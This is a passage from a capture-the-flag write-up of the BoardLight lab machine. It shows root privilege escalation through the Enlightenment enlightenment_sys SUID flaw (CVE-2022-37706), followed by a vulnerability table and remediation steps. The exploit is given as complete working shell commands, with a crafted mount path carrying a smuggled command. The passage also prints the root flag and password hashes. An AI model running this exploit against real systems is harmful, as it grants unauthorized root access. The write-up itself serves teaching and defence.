The first command I’ll always run after moving laterally is sudo -l to check if the user got any sudo permissions. Sadly larissa has none:
larissa@boardlight:~$ sudo -l
Sorry, user larissa may not run sudo on localhost.sudo-abuse — cheatsheet reference
Enlightenment SUID Abuse: CVE-2022-37706#
Next, I’ll look for SUID binaries — executables running as root that might be exploitable. Let me scan the system for anything with the setuid bit set:
larissa@boardlight:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
larissa@boardlight:~$ ls -al /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
-rwsr-xr-x 1 root root 26944 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_syssuid-abuse — cheatsheet reference
Interesting! Enlightenment is an open source X11 window manager. Let me check what version is installed:
larissa@boardlight:~$ dpkg -l | grep enlightenment
hi  enlightenment                          0.23.1-4                            amd64        X11 window manager based on EFL
hi  enlightenment-data                     0.23.1-4                            all          X11 window manager based on EFL - run time data files
larissa@boardlight:~$ enlightenment --version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00129 [0.00129] - Signal Trap
ESTART: 0.00136 [0.00007] - Signal Trap Done
ESTART: 0.00308 [0.00172] - Eina Init
ESTART: 0.00598 [0.00289] - Eina Init Done
ESTART: 0.00612 [0.00014] - Determine Prefix
ESTART: 0.00712 [0.00100] - Determine Prefix Done
ESTART: 0.00718 [0.00007] - Environment Variables
ESTART: 0.00724 [0.00006] - Environment Variables Done
ESTART: 0.00729 [0.00005] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
After a web search I find that this version of Enlightenment 0.23.1 is vulnerable to CVE-2022-37706, a local privilege escalation flaw in the enlightenment_sys SUID binary. The bug is in how the binary validates mount paths. It doesn’t properly sanitize pathnames that start with /dev/...
The enlightenment_sys binary runs as root and constructs mount commands with user-supplied paths. When I pass /dev/../tmp/;/tmp/shadowcat to the binary, the path traversal logic resolves it. The /dev/.. part traverses back to /, then navigates into /tmp. So the path effectively becomes /tmp/;/tmp/shadowcat.
So I’ll replicate the exploit manually to show exactly how it works. First, I need to create the directory structure:
larissa@boardlight:~$ mkdir /tmp/net
larissa@boardlight:~$ mkdir -p "/tmp/;/tmp/shadowcat"
larissa@boardlight:~$ echo "/bin/bash -p" > /tmp/shadowcat
larissa@boardlight:~$ chmod +x /tmp/shadowcat
larissa@boardlight:~$ ls -al | find "/tmp/;"
/tmp/;
/tmp/;/tmp
/tmp/;/tmp/shadowcat
Now I craft and execute the exploit:
larissa@boardlight:~$ /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/shadowcat" /tmp///net
mount: /dev/../tmp/: can't find in /etc/fstab.
root@boardlight:/home/larissa#
The exploit works! I’m root now! Let me confirm:
root@boardlight:/home/larissa# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
root@boardlight:/home/larissa# cd /root
root@boardlight:/root# ls -al
total 44
drwx------  8 root root    4096 Nov 21 22:53 .
drwxr-xr-x 19 root root    4096 May 17  2024 ..
lrwxrwxrwx  1 root root       9 May 16  2024 .bash_history -> /dev/null
-rw-r--r--  1 root root    3106 Dec  5  2019 .bashrc
drwx------  6 root root    4096 May  2  2024 .cache
drwx------  7 root root    4096 Sep 17  2023 .config
drwx------  3 root root    4096 Sep 17  2023 .dbus
drwxr-xr-x  3 root root    4096 Sep 17  2023 .local
lrwxrwxrwx  1 root root       9 May 16  2024 .mysql_history -> /dev/null
-rw-r--r--  1 root root     161 Dec  5  2019 .profile
drwx------  2 root larissa 4096 Sep 17  2023 .run
-rw-r-----  1 root root      33 Nov 21 22:53 root.txt
drwxr-xr-x  3 root root    4096 Sep 17  2023 snap
Root Flag#
BoardLight is pwned and I catch the root flag:
root@boardlight:/root# cat root.txt
a78d034d53f9716424644f8653e1c466Pwned#
Vulnerabilities#
Beyond root, let me summarize which vulnerabilities I found and used on BoardLight:
Vulnerabilities Summary#
| Vulnerability | CVE / CWE | Severity | Root Cause | Real-World Impact |
|---|---|---|---|---|
| Dolibarr Default Credentials | CWE-1392 | Critical | Installer allows admin:admin to persist, no forced password change on first login | Unauthenticated CRM access, full admin privileges |
| PHP Code Injection | CVE-2023-30253 / CWE-94 | High | Filter checks <?php case-insensitive but PHP parser is case-sensitive; <?PHP bypasses filter | RCE as www-data, CMS injection, arbitrary file write |
| Database Credentials: conf.php | CWE-256 | Medium | Database password in conf.php with world-readable permissions (0644), no getenv() function available | DB credential disclosure, direct database access, lateral movement fuel |
| Password Reuse: larissa | CWE-521 | High | dolibarrowner DB password reused for larissa user account | Horizontal escalation from www-data to user larissa via ssh |
| Enlightenment SUID Abuse | CVE-2022-37706 / CWE-22 | High | enlightenment_sys SUID binary fails to validate mount paths (/dev/../tmp/; traversal bypass) | Local privilege escalation to root, full system compromise |
Remediation#
If I were lazy larissa or the owner of this machine, these are my quick steps to mitigate the complete Kill Chain:
Change Dolibarr Default Credentials (CWE-1392)#
Change the default admin password immediately via panel or directly in the database:
root@boardlight:~# mysql dolibarr -e "SELECT login, pass_crypted FROM llx_user WHERE login = 'admin';"
+-------+--------------------------------------------------------------+
| login | pass_crypted                                                 |
+-------+--------------------------------------------------------------+
| admin | $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96 |
+-------+--------------------------------------------------------------+
root@boardlight:~# read -sp "Enter new password: " password && echo "" && mysql dolibarr -e "UPDATE llx_user SET pass_crypted = '$(php -r "echo password_hash('$password', PASSWORD_BCRYPT);")' WHERE login = 'admin';" && unset password
Enter new password:
root@boardlight:~# mysql dolibarr -e "SELECT login, pass_crypted FROM llx_user WHERE login = 'admin';"
+-------+--------------------------------------------------------------+
| login | pass_crypted                                                 |
+-------+--------------------------------------------------------------+
| admin | $2y$10$waecHkO1wOy9Lx2eqx7a/uxX8jHlKIwpPSAnv8WP0hY034isXMcx. |
+-------+--------------------------------------------------------------+
Updating Dolibarr (CVE-2023-30253)#
Prevent PHP code injection by updating Dolibarr > 17.0.1 which fixes CVE-2023-30253.
Restrict Database Credentials: conf.php (CWE-256)#
As Dolibarr 17.0.0 needs the configuration file to function properly and does not support the getenv() function, I can only restrict file permissions here:
root@boardlight:~# ls -al /var/www/html/crm.board.htb/htdocs/conf/conf.php
-rw-r--r-- 1 www-data www-data 1736 May 17  2024 /var/www/html/crm.board.htb/htdocs/conf/conf.php
root@boardlight:~# chmod 0400 /var/www/html/crm.board.htb/htdocs/conf/conf.php
root@boardlight:~# ls -al /var/www/html/crm.board.htb/htdocs/conf/conf.php
-r-------- 1 www-data www-data 1736 May 17  2024 /var/www/html/crm.board.htb/htdocs/conf/conf.php
New Password for larissa (CWE-521)#
More important is that larissa needs a unique, strong password to prevent password reuse at all. Let me change her password and double check that the hash in /etc/passwd changes:
root@boardlight:~# cat /etc/shadow | grep larissa
larissa:$6$zNTCKunWYdACDiCg$m1Ci3x/AkPAUZM/YzNIXd7Ou89u/hMPPRAboFhbbevXu30s2PNtXcUvO3K1IwKIyxh.UKsonvBxKzDkedo7cw0:19860:0:99999:7:::
root@boardlight:~# passwd larissa
New password:
Retype new password:
passwd: password updated successfully
root@boardlight:~# cat /etc/shadow | grep larissa
larissa:$6$Im2vUTfOyITnKDJp$ySiPhBWLATviOEm8wc3VDygYgk6M.R6vjwi7ScSf35NSoqPUOy5s0dLz9afRkF1oHjdXbLuM2xOXidonxCYoJ1:20649:0:99999:7:::- It would be wise to implement a strong password policy requiring different credentials across the system. Consider using centralized authentication (LDAP, Active Directory) to enforce complexity and reuse prevention.
Remove Enlightenment SUID (CVE-2022-37706)#
Beside updating Enlightenment 0.23.1 to the latest version, I remove the SUID bit from the vulnerable enlightenment_sys binary and verify:
root@boardlight:~# ls -al /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
-rwsr-xr-x 1 root root 26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
root@boardlight:~# chmod -s /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
root@boardlight:~# ls -al /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
-rwxr-xr-x 1 root root 26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys